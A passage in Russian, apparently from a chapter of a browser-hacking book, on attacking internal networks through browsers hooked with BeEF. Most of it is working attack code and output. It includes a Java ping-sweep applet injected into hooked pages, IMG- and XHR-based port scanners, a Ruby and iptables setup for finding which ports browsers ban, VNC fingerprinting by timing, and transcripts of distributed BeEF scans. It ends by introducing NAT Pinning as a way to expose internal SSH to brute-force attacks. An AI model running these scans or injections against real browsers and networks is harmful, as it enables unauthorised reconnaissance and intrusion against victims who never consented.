import java.util.ArrayList;
import java.util.List;
public class pingSweep extends Applet {
public static String ipRange = "";
public static int timeout = 0;
public static List<InetAddress> hostList;
public pingSweep() {
 super();
 return;
}
public void init(){
 ipRange = getParameter("ipRange");
 timeout = Integer.parseInt(getParameter("timeout"));
}
// Вызывается из JS
public static int getHostsNumber(){
try{
 hostList = parseIpRange(ipRange);
}catch(UnknownHostException e){}
return hostList.size();
}
// Вызывается из JS
public static String getAliveHosts(){
String result = "";
try{
 result = checkHosts(hostList);
}catch(IOException io){}
return result;
}
private static List<InetAddress> parseIpRange(String ipRange)
 throws UnknownHostException {
List<InetAddress> addresses = new ArrayList<InetAddress>();
 if (ipRange.indexOf("-") != -1) {
  // Несколько IP: ipRange имеет вид 172.31.229.240-172.31.229.250
  String[] ips = ipRange.split("-");
  String[] octets = ips[0].split("\\.");
  int lowerBound = Integer.parseInt(octets[3]);
  int upperBound = Integer.parseInt(ips[1].split("\\.")[3]);
  for (int i = lowerBound; i <= upperBound; i++) {
   String ip = octets[0] + "." + octets[1] + "." +
   octets[2] + "." + i;
   addresses.add(InetAddress.getByName(ip));
  }
 }else{ // Один IP: ipRange имеет вид 172.31.229.240
  addresses.add(InetAddress.getByName(ipRange));
 }
return addresses;
}
```

```
// Проверяем доступность узла с учетом заданного тайм-аута
private static String checkHosts(List<InetAddress> inetAddresses)
 throws IOException {
 String alive = "";
 for (InetAddress inetAddress : inetAddresses) {
  if (inetAddress.isReachable(timeout)) {
   alive += inetAddress.toString() + "\n";
  }
 }
 return alive;
 }
}
```

Апплет можно внедрить в перехваченный браузер с помощью следующего фрагмента. В нем используется функция `beef.dom.attachApplet()`, обсуждавшаяся в разделе об использовании подписанных Java-апплетов главы 5:

```
var ipRange = "192.168.0.1-192.168.0.254";
var timeout = "2000";
var appletTimeout = 30;
var output = "";
var hostNumber = 0;
var internal_counter = 0;
beef.dom.attachApplet('pingSweep', 'pingSweep', 'pingSweep',
 "http://"+beef.net.host+":"+beef.net.port+"/", null,
 [{'ipRange':ipRange, 'timeout':timeout}]);
function waituntilok() {
 try {
  hostNumber = document.pingSweep.getHostsNumber();
  if(hostNumber != null && hostNumber > 0){
   // Опрашиваем апплет, чтобы получить активные узлы
   output = document.pingSweep.getAliveHosts();
   clearTimeout(int_timeout);
   clearTimeout(ext_timeout);
   console.log('Alive hosts: '+output);
   beef.dom.detachApplet('pingSweep');
   return;
  }
 }catch(e){
  internal_counter++;
  if(internal_counter > appletTimeout){
   console.log('Timeout after '+appletTimeout+' seconds');
   beef.dom.detachApplet('pingSweep');
   return;
  }
   int_timeout = setTimeout(function() {waituntilok()},1000);
  }
}
ext_timeout = setTimeout(function() {waituntilok()},5000);
```

После подключения Java-апплета `pingSweep` к DOM перехваченной страницы вызывается `document.pingSweep.getAliveHosts()`. Если апплет еще не закончил работу, предыдущий вызов выбрасывает исключение, и код ждет еще секунду перед новой попыткой. Процесс продолжается, пока апплет не вернет список активных узлов или не истечет 30-секундный тайм-аут. В любом случае после этого DOM очищается вызовом `beef.dom.detachApplet()`.

С помощью этого приема или рассмотренного ранее метода JavaScript вы должны получить достаточно ясное представление о том, в какой подсети внутренней сети находится перехваченный браузер и какие узлы активны.

Сканирование портов

Теперь, когда у вас есть сравнительно точный набор доступных узлов, на следующем этапе предстоит определить, какие порты этих узлов открыты. Эта фаза разведки представляет собой сканирование портов. Это важный шаг, особенно если далее планируются дополнительные целевые атаки.

В 2006 году SPI Dynamics[8] опубликовала первую открытую исследовательскую работу о сканировании портов из браузера с помощью JavaScript. Исходный прием, весьма новаторский для своего времени, опирался на теги `IMG`, специальные обработчики `onload`/`onerror` и таймер.

Вскоре после этого Джеремайя Гроссман опубликовал свое исследование на BlackHat 2006,[9] продемонстрировав примеры доставки атак на интранет из браузера. Затем Петко Петков[10] выпустил первую надежную реализацию сканера портов на JavaScript, приведенную ниже:

```
scanPort: function(callback, target, port, timeout){
 var timeout = (timeout == null)?100:timeout;
 var img = new Image();
 img.onerror = function () {
    if (!img) return;
    img = undefined;
    callback(target, port, 'open');
 };
 img.onload  = img.onerror;
 // Обратите внимание: используется http://
 img.src = 'http://' + target + ':' + port;
 setTimeout(function () {
    if (!img) return;
    img = undefined;
    callback(target, port, 'closed');
 }, timeout);
},
// ports_str может иметь вид "80,8080,8443"
scanTarget: function(callback, target, ports_str, timeout){
 var ports = ports_str.split(",");
 for (index = 0; index < ports.length; index++) {
    this.scanPort(callback, target, ports[index], timeout);
 };
}
```

Хотя этот прием довольно стар, он по-прежнему считается одним из наиболее надежных доступных способов сканирования портов. Появились новые методы, например запросы CORS или WebSocket, но они оказались менее надежными либо были попросту исправлены в современных браузерах. Следует отметить, что прием Петкова тоже имеет ограничения: в частности, запрет портов в браузерах ограничивает набор портов, доступных через HTTP-запросы.

Обход запрета портов

Помимо политики единого источника (SOP), в современных браузерах существует еще одна ограничительная функция, направленная на предотвращение атак на службы, не использующие HTTP. Эта функция, известная как запрет портов, запрещает запросы к определенным портам, например 22, 25, 110 и 143, чтобы браузер не мог отправлять запросы службам, работающим на общеизвестных портах.

ЗАПРЕТ ПОРТОВ

Запрет портов - реализованная в веб-браузерах мера безопасности, которая запрещает соединения с нестандартными TCP-портами. Если веб-сервер работает на порту 143 (стандартном порту IMAP, а не HTTP), подключиться к нему не удастся. Большинство веб-серверов публикуют веб-содержимое на портах 80 и 443 либо 8080 и 8443. Существуют отдельные исключения, например веб-службы и некоторые другие приложения или протоколы.

Реализации запрета портов различаются между браузерами (какой сюрприз!). Эту меру безопасности также можно ослабить, но, в отличие от других средств защиты, она настраивается не специальными HTTP-заголовками, тегами или атрибутами HTML, как SOP, а параметрами основной конфигурации браузера.

В Firefox порты можно вывести из-под запрета, открыв URL `about:config` и добавив их в свойство `network.security.ports.banned.override`.

В Chrome браузер необходимо запустить со специальным параметром командной строки, например `--explicitly-allowed-ports=PORT`.

В предыдущей реализации сканирования портов на JavaScript для подключения к произвольному TCP-порту использовалась схема HTTP. Разумеется, если попытаться обратиться к запрещенному браузером порту, это не сработает. На рис. 10.6 показан результат попытки подключиться в Firefox к `http://172.16.37.147:143`. На рис. 10.7 показан слушатель Netcat. Обратите внимание, что он не получает от Firefox никаких данных.

Рис. 10.6. Ошибка при попытке соединиться по протоколу HTTP с портом 143. Сообщение Firefox: This address is restricted - этот адрес ограничен; адрес использует сетевой порт, который обычно применяется не для просмотра веб-страниц, поэтому Firefox отменил запрос для вашей защиты

Рис. 10.7. Слушатель Netcat (данные не получены)

Запрет портов препятствует отправке запросов на некоторые TCP-порты и реализован как функция безопасности в большинстве браузеров. Однако, подобно SOP, его реализации тоже имеют особенности. Одна из них - разные наборы запрещенных портов в разных браузерах. Например, Chrome и Safari блокируют стандартный порт IRC 6667, а Firefox и Internet Explorer разрешают его. От такого поведения зависят приемы IRC NAT Pinning, а также межпротокольное взаимодействие и межпротокольная эксплуатация, с которыми вы познакомитесь далее в этой главе.

Запрет портов был реализован вследствие печально известной "атаки расширенной HTML-формы" Сандро Гаучи[11] 2002 года. В 2008 году Гаучи провел дополнительное исследование этой темы, вернувшись к ней в работе "The Extended HTML Form Attack revisited".[12] В ней он составил список портов, подпадающих под запрет, включая различия между версиями браузеров. Обновленное сравнение запрещенных портов в нескольких браузерах приведено на рис. 10.8.

Для браузеров с открытым исходным кодом запрещенные TCP-порты известны публично, поскольку код можно изучить непосредственно. Их номера можно увидеть в файлах Chrome `net_util.cc`[13] и Firefox `nsIOService.cpp`.[14] Очевидно, с браузерами с закрытым исходным кодом, такими как Internet Explorer, это невозможно.

Возможно, вы захотите проверить, какие порты действительно запрещены как в закрытых, так и в открытых браузерах. Следующие фрагменты кода позволяют определить, какие TCP-порты фактически находятся под запретом. Код разделен на серверную и клиентскую части. Многопоточный серверный код Ruby прослушивает HTTP-запросы и проверяет, поступило ли соединение от клиента. Клиентский код перебирает диапазон TCP-портов, отправляя серверу множество `XMLHttpRequest`.

Необходимо также настроить `iptables`, чтобы перенаправить все TCP-порты на прослушиваемый порт серверного сценария. Если сценарий привязан к `192.168.0.3:10000`, следующее правило `iptables` перенаправит весь трафик на TCP-порт 10000:

```
iptables -A PREROUTING -t nat -i eth1 -p tcp --dport\
1:65535 -j DNAT --to-destination 192.168.0.3:10000
```

Это означает, что для каждого TCP-порта отдельный слушатель не нужен. Следующий Ruby-код будет прослушивать TCP-порт 10000:

```
require 'socket'
@@not_banned_ports = ""
def bind_socket(name, host, port)
 server = TCPServer.new(host,port)
 loop do
 Thread.start(server.accept) do |client|
  data = ""
  recv_length = 1024
  threshold = 1024 * 512
  while (tmp = client.recv(recv_length))
   data += tmp
   break if tmp.length < recv_length ||
     tmp.length == recv_length
   # Не более 512 Кбайт входящих данных
   break if data > threshold
```

```
  end
  if  data.size > threshold
    print_error "More than 512 KB of data" +
    " incoming for Bind Socket [#{name}]."
  else
   headers = data.split(/\r\n/)
   host = ""
   headers.each do |header|
    if header.include?("Host")
     host = header
     break
    end
   end
   port = host.split(/:/)[2] || 80
   puts "Received connection on port #{port}"
   @@not_banned_ports += "#{port}\n"
   client.puts "HTTP/1.1 200 OK"
   client.close
   end
   client.close
  end
  end
end
begin
bind_socket("PortBanning", "192.168.0.3", 10000)
rescue Exception
File.open("not_banned_browserX",'w'){|f|
  f.write(@@not_banned_ports)
}
end
```

Этот код обрабатывает каждое соединение в отдельном потоке, разбирая заголовки HTTP-запроса. Извлекается заголовок `Host`, поскольку он содержит TCP-порт, к которому браузер намеревался подключиться. Если соединение проходит, значит, запрет портов не распространяется на конкретный TCP-порт.

После запуска сценарий Ruby будет работать неограниченно долго. Если прервать его сочетанием Ctrl+C, список незапрещенных портов будет записан в файл для дальнейшего анализа. Разумеется, перед этим нужно запустить клиентскую часть тестов. Выполните в браузере следующий клиентский JavaScript-код. Он перебирает порты с 1-го по 7000-й, каждые 100 миллисекунд отправляя XHR на очередной TCP-порт:

```
var index = 1;
// Перебираем до TCP-порта 7000
var end = 7000;
var target = "http://192.168.0.3";
var timeout = 100;
function connect_to_port(){
 if(index <= end){
 try{
  var xhr = new XMLHttpRequest();
  var port = index;
  var uri = target + ":" + port + "/";
  xhr.open("GET", uri, false);
  index++;
  xhr.send();
  console.log("Request sent to port: " + port);
  setTimeout(function(){connect_to_port();},timeout);
 }catch(e){
  setTimeout(function(){connect_to_port();},timeout);
 }
 }else{
  console.log("Finished");
  return;
 }
}
connect_to_port();
```

Выполнив предыдущий JavaScript в нескольких разных браузерах, можно свести результаты воедино. Следующий код просто перебирает строки результата предыдущего примера. Если в файле обнаруживаются пропуски, это означает, что отсутствующий порт запрещен, поскольку ни одного соединения с ним получено не было.

```
port = 1
banned_ports = Array.new
previous_port = 1
File.open('not_banned_browserX').each do |line|
  current_port = line.chomp.to_i
  if(current_port == port)
    # Переходим к следующему порту
    port = port + 1
  elsif(port < current_port)
      diff = current_port - port
      diff.times do
        puts "Banned port: #{port.to_s}"
        banned_ports << port.to_s
        port = port + 1
      end
      port = current_port + diff
  end
end
puts "Banned port list:\n#{banned_ports.join(',')}"
```

На рис. 10.8 представлены результаты этого исследования, показывающие различия в запрещенных портах Firefox, Internet Explorer, Chrome и Safari. Значение `NO` означает, что порт не запрещен и соединения по схеме HTTP разрешены.

TCP Port	Firefox	Internet Explorer	Chrome	Safari
19 - chargen	YES	YES	YES	YES
21 - ftp	YES	YES	YES	YES
22 - ssh	YES	NO	YES	YES
25 - smtp	YES	YES	YES	YES
53 - dns	YES	NO	YES	YES
110 – pop3	YES	YES	YES	YES
119 - nntp	YES	YES	YES	YES
139 - netbios	YES	NO	YES	YES
143 - imap	YES	YES	YES	YES
220 – imap3	NO	YES	NO	NO
993 - imaps	YES	YES	YES	YES
995 – pop3s	YES	NO	YES	YES
3659 – apple-sasl	NO	NO	YES	YES
6000 – x11	YES	NO	YES	YES
6665-6669 - irc	NO	NO	YES	YES

Рис. 10.8. Сравнение некоторых запрещенных портов. YES - порт запрещен; NO - порт не запрещен

Хотя Chrome и Safari запрещают один и тот же набор портов (к тому же самый большой), в Firefox и Internet Explorer обнаруживаются интересные различия. IE - наиболее разрешительный браузер: он запрещает меньше всего портов, а именно только следующие:

```
19,21,25,110,119,143,220,993
```

Наряду с Firefox IE является единственным браузером, разрешающим соединения с портами IRC, что можно использовать для NAT Pinning и других атак, как вы узнаете в следующих разделах.

Сканирование портов с помощью тега IMG

Следующий подход похож на JavaScript-сканер портов Петко Петкова, который был одним из компонентов созданного им инструментария AttackAPI.[15] Хавьер Маркос позднее адаптировал эту концепцию для проекта BeEF и представил ее на конференции OWASP AppSec USA 2011.[16] Код показан в следующем примере:

```
function http_scan(start, protocol_, hostname, port_){
 var img_scan = new Image();
 img_scan.onerror = function(evt){
   var interval = (new Date).getTime() - start;
   if (interval < closetimeout){
    if (process_port_http == false){
      port_status_http = 1; // Закрыт
      console.log('Port ' + port_ + ' is CLOSED');
      clearInterval(intID_http);
    }
     process_port_http = true;
    }
   };
   // Для событий onerror и onload вызываем один обработчик
   img_scan.onload = img_scan.onerror;
   img_scan.src = protocol_ + hostname + ":" + port_;
   intID_http = setInterval(function(){
     var interval = (new Date).getTime() - start;
     if (interval >= opentimeout){
        if (!img_scan) return;
        img_scan = undefined;
        if (process_port_http == false){
            port_status_http = 2; // Открыт
            process_port_http = true;
        }
        clearInterval(intID_http);
        console.log('Port ' + port_ + ' is OPEN ');
     }
    }
  , 1);
 }
var protocol = 'http://';
var hostname = "172.16.37.147";
var process_port_http = false;
var port_status_http = 0; // Неизвестен
var opentimeout = 2500;
var closetimeout = 1100;
var ports = [80,5432,9090];
for(var i=0; i<ports.length; i++){
 var start = (new Date).getTime();
 http_scan(start, protocol, hostname, ports[i]);
}
```

Результаты выполнения этого кода для проверки состояния трех незапрещенных TCP-портов - 80, 5432 и 9090 - из Firefox показаны на рис. 10.9.




Рис. 10.9. Обнаружение открытых портов системы во внутренней сети. Сообщения консоли: Port 9090 is CLOSED - порт 9090 закрыт; Port 80 is OPEN - порт 80 открыт; Port 5432 is OPEN - порт 5432 открыт

Этот прием - один из наиболее надежных доступных способов сканирования портов из браузера. Ранее его сочетание с запросами WebSocket и CORS помогало повысить надежность. Однако многие современные браузеры начали ограничивать такое поведение. В результате использование одних лишь тегов `IMG` зачастую оказывается самым быстрым и наименее подверженным ошибкам методом.

Распределенное сканирование портов

Сканирование из браузера не всегда является самым эффективным способом проверить порты. Браузеры ограничены рядом факторов, многие из которых уже обсуждались. Один из способов оптимизации сканирования - распределить нагрузку.

Примененный ранее прием оптимизации массовой проверки с помощью нескольких рабочих потоков можно вновь использовать для распределения нагрузки при сканировании портов. Распределить нагрузку внутри одного браузера - один вариант; распределить ее между несколькими перехваченными браузерами - совершенно другой подход. Предположим, вы перехватили несколько браузеров в одной подсети. С помощью централизованно управляемой инфраструктуры командования и управления, такой как BeEF, можно выполнить распределенное сканирование портов. В распределенном режиме можно проводить и другие атаки, например эксплуатировать уязвимости SQL-инъекции, как обсуждалось в разделе о межисточниковой эксплуатации слепой SQL-инъекции главы 9.

Используя RESTful API BeEF[17] для координации нескольких действий, любой командный модуль можно распределить между несколькими перехваченными браузерами. В данном случае единственное необходимое условие - наличие у модуля параметра, который можно разделить между браузерами. Модуль Хавьера Маркоса "Port Scanner" устроен именно так и позволяет поставить его в очередь перехваченного браузера всего с двумя параметрами:

• `ipHost` - целевой IP-адрес для сканирования портов.
• `ports` - диапазон или список TCP-портов для сканирования.

Сценарий `dist_pscanner.rb`, доступный по адресу `https://browserhacker.com`, предоставляет интерактивный способ распределенного сканирования портов. Он запрашивает, между какими браузерами распределить сканирование, целевой IP-адрес и диапазон TCP-портов. Затем сценарий делит нагрузку и ставит команды в очередь каждого выбранного браузера. Ниже показана команда с использованием всего одного браузера (ввод пользователя в оригинале выделен):

```
$ ruby ./dist_pscanner.rb
[>>>] BeEF Distributed Port Scanner]
 [+] Retrieved RESTful API token:
    006c1aed13b124d0c1c8fb50c98fb35d04a78d5e
[+] Retrieved Hooked Browsers list. Online: 3
[+] Retrieved 185 available command modules
[+] Online Browsers:
[1] 127.0.0.1 - C28 Macintosh
[2] 192.168.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh
[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3 or
    1,2,3 etc):
1
[+] Using:
[1] 127.0.0.1 - C28 Macintosh
[+] Enter target IP to port scan:
192.168.1.254
[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):
70-80
[+] Split will be as follows:
[1] 70-80
[+] Ready to proceed? <Enter>
[+] Starting port scan against 192.168.1.254 from 70-80 [1]
[+] Scan queued...
[1] port=Scanning: 70,71,72,73,74,75,76,77,78,79,80
[1] port=WebSocket: Port 80 is OPEN (http)
[1] Scan Finished in 43995 ms
[+] All Scans Finished!!
Time Taken: 60.248801
```

В этом примере один браузер Chrome просканировал порты IP-адреса с 70-го по 80-й примерно за 60 секунд. Если повторить операцию с тремя перехваченными браузерами, результат будет немного иным:

```
$ ruby ./dist_pscanner.rb
[>>>] BeEF Distributed Port Scanner]
 [+] Retrieved RESTful API token:
    006c1aed13b124d0c1c8fb50c98fb35d04a78d5e
[+] Retrieved Hooked Browsers list. Online: 3
[+] Retrieved 185 available command modules
[+] Online Browsers:
[1] 127.0.0.1 - C28 Macintosh
[2] 192.168.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh
[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3 or
    1,2,3 etc):
1,2,3
[+] Using:
[1] 127.0.0.1 - C28 Macintosh
[2] 192.168.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh
[+] Enter target IP to port scan:
```

```
192.168.1.254
[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):
70-80
[+] Split will be as follows:
[1] 70-73
[2] 74-77
[3] 78-80
[+] Ready to proceed? <Enter>
[+] Starting port scan against 192.168.1.254 from 70-73 [1]
[+] Scan queued...
[+] Starting port scan against 192.168.1.254 from 74-77 [2]
[+] Scan queued...
[+] Starting port scan against 192.168.1.254 from 78-80 [3]
[+] Scan queued...
[1] port=Scanning: 70,71,72,73
[2] port=Scanning: 74,75,76,77
[3] port=Scanning: 78,79,80
[3] port=CORS: Port 80 is OPEN (http)
[3] port=WebSocket: Port 80 is OPEN (http)
[2] Scan Finished in 14800 ms
[3] Scan Finished in 11997 ms
[1] Scan Finished in 15998 ms
[+] All Scans Finished!!
Time Taken: 32.306009
```

Распределение той же команды между тремя браузерами сокращает время примерно до 32 секунд вместо 60. Процесс можно дополнительно оптимизировать, уменьшив период опроса перехваченных браузеров, а также используя WebSocket как основной канал обмена между перехваченным браузером и BeEF.

Хотя этот сценарий Ruby создан для единственной конкретной цели, ничто не мешает использовать RESTful API BeEF для распределения любой другой логики между перехваченными браузерами. Другой пример - ускорение межисточниковой выгрузки данных посредством SQL-инъекции, обсуждавшейся в главе 9.

Определение характеристик служб, не использующих HTTP

Определение характеристик служб, не использующих HTTP, заметно отличается от определения характеристик веб-приложений. Исследовать веб-приложения, как показано в главе 9, сравнительно просто. Браузер может запрашивать ресурсы стандартными HTTP-запросами, а по полученным сведениям можно сделать вывод о том, каким может быть веб-приложение.

В отличие от веб-интерфейсов, против служб без HTTP эти приемы зачастую нельзя применить напрямую. Такие службы не предоставляют известных ресурсов, например изображений или страниц, которые можно выявить и распознать межисточниковым способом. Из-за этого определение характеристик служб без HTTP из браузера часто дает менее надежные результаты. К счастью, несколько приемов позволяют расширить знания о целевой службе.

Первый прием - просто опереться на результаты сканирования портов, рассмотренного в начале главы. Если TCP-порт 6667 выглядит открытым, по стандартному номеру порта можно предположить, что это служба IRC. Если открыт TCP-порт 5900, можно предположить, что это служба VNC. Разумеется, один и тот же порт могут прослушивать разные реализации службы. Вам потребуется сузить круг вариантов, чтобы повысить вероятность выбора подходящего эксплойта для цели.

Чтобы уточнить эти предположения, возможно даже различить несколько приложений, прослушивающих VNC, можно анализировать время выполнения запросов. Это второй способ определения характеристик служб без HTTP. Марк Лоу впервые продемонстрировал эффективность этого метода с помощью схемы FTP.[18] Здесь вместо нее будет использоваться HTTP.

Сначала анализируется время, необходимое службе для закрытия TCP-соединения: отслеживается момент, когда состояние используемого объекта `XMLHttpRequest` становится равным 4 (done).[19] Выявить различия версий, скажем UltraVNC 1.0.9 и 1.1.9, нереалистично, поскольку разница во времени (если она вообще есть) будет слишком мала. Однако отличить разные реализации, например UltraVNC от TightVNC, вполне возможно. В качестве отправной точки можно использовать следующий код:

```
var target = "172.16.37.151";
var port = 5900;
var count = 1;
var time = 0;
function doRequest(){
if(count <= 3){
    var xhr = new XMLHttpRequest();
    var port = 5900;
    xhr.open("POST", "http://" + target + ":" +
        port + "/" + Math.random());
    var start = new Date().getTime();
    xhr.send("foo");

    xhr.onreadystatechange = function () {
     if (xhr.readyState == 4) {
         var end = new Date().getTime();
         console.log("DONE in " + (end-start) + " ms");
         count++; time += end-start;
         doRequest();
      }
    }
}else{
    console.log("COMPLETED. Average: " + time/3);
}
}
doRequest();
```

Этот код просто отправляет три XHR на один и тот же целевой порт, в данном случае 5900. Затем он отслеживает, сколько времени служба затрачивает на закрытие соединения. Наконец вычисляется среднее время закрытия соединения службой. На рис. 10.10 показана работа кода против TightVNC 2.7.1, а на рис. 10.11 - тот же тест против UltraVNC 1.1.9.




Рис. 10.10. Определение характеристик TightVNC. DONE in - завершено за; COMPLETED. Average - завершено, среднее значение




Рис. 10.11. Определение характеристик UltraVNC. DONE in - завершено за; COMPLETED. Average - завершено, среднее значение

Как видно на этих двух снимках, среднее время закрытия соединения для TightVNC составляет 15 миллисекунд, а для UltraVNC - 20. Это очень простой пример, но у многих существующих служб разница во времени гораздо больше.

Третий метод определения характеристик заключается в выполнении запросов межпротокольного взаимодействия (IPC). Например, если браузер способен установить двунаправленный канал с прослушивающей службой Telnet, он сможет увидеть заголовок этой службы. Эти методы подробнее обсуждаются в последующих разделах. При наличии служб, поддерживающих IPC, особенно тех, с которыми возможен двунаправленный обмен, определение характеристик может быть весьма эффективным.

Атаки на службы, не использующие HTTP

Неудивительно, что веб-браузеры превосходно обмениваются данными по стандартным веб-протоколам, но как обстоят дела с другими протоколами? Сеть - это гораздо больше, чем HTTP и HTTPS. Практически всякий раз, когда программное обеспечение обменивается данными по сети, оно использует тот или иной протокол.

Браузеры настолько универсальны, что в некоторых ситуациях способны взаимодействовать даже со службами, для которых никогда не предназначались. Как вы, вероятно, уже догадались, эту универсальность тоже можно эксплуатировать. Поэтому сразу перейдем к изучению атак, основанных на такой гибкости протоколов.

NAT Pinning

В 2010 году Сэми Камкар опубликовал подробности атаки, которую назвал "NAT Pinning".[20] Этот прием заставляет сетевой шлюз, например маршрутизатор SOHO, динамически открыть порт для входящих соединений, направленных к системе во внутренней сети.

Представьте, что после применения приемов разведки из предыдущих разделов вы установили следующее:

• Сетевой шлюз находится по адресу `192.168.0.1`.
• Внутренний IP-адрес перехваченного браузера - `192.168.0.2`.
• Система с IP-адресом `192.168.0.4` публикует HTTP на порту 80.
• Другая система с IP-адресом `192.168.0.70` публикует SSH на порту 22.

Как вы знаете, запрет портов не позволяет напрямую подключиться к порту 22. Иными словами, обратиться к нему по схеме `http` нельзя, а даже если бы это удалось, прочитать межисточниковые ответы было бы невозможно. С помощью NAT Pinning вы фактически выполняете обход NAT, сообщая маршрутизатору, что `192.168.0.70:22` должен быть доступен извне (из Интернета). Если это удастся, к целевой системе внутренней сети можно будет легко подключиться снаружи по порту 22. Получив прямой доступ к серверу по SSH, можно начать словарную атаку или перебор с помощью таких инструментов, как THC Hydra.[21]

Необходимое условие атаки - поддержка маршрутизатором отслеживания соединений для обхода NAT; кроме того, он должен разрешать исходящий трафик. К счастью для вас, многие маршрутизаторы SOHO настроены именно так.

IRC NAT Pinning

В демонстрации NAT Pinning на DEF CON 18 Камкар использовал беспроводной маршрутизатор Belkin N1 Vision. Для обхода NAT маршрутизатора он применил протокол IRC. Дополнительное исследование немецкой команды FDS показало, что по состоянию на январь 2013 года любой маршрутизатор на основе OpenWRT уязвим в конфигурации по умолчанию.[22]

Предположим, целевой маршрутизатор имеет следующую конфигурацию межсетевого экрана на основе `iptables`:

```
# Определения
OUTIF=eth0
LANIF=eth1
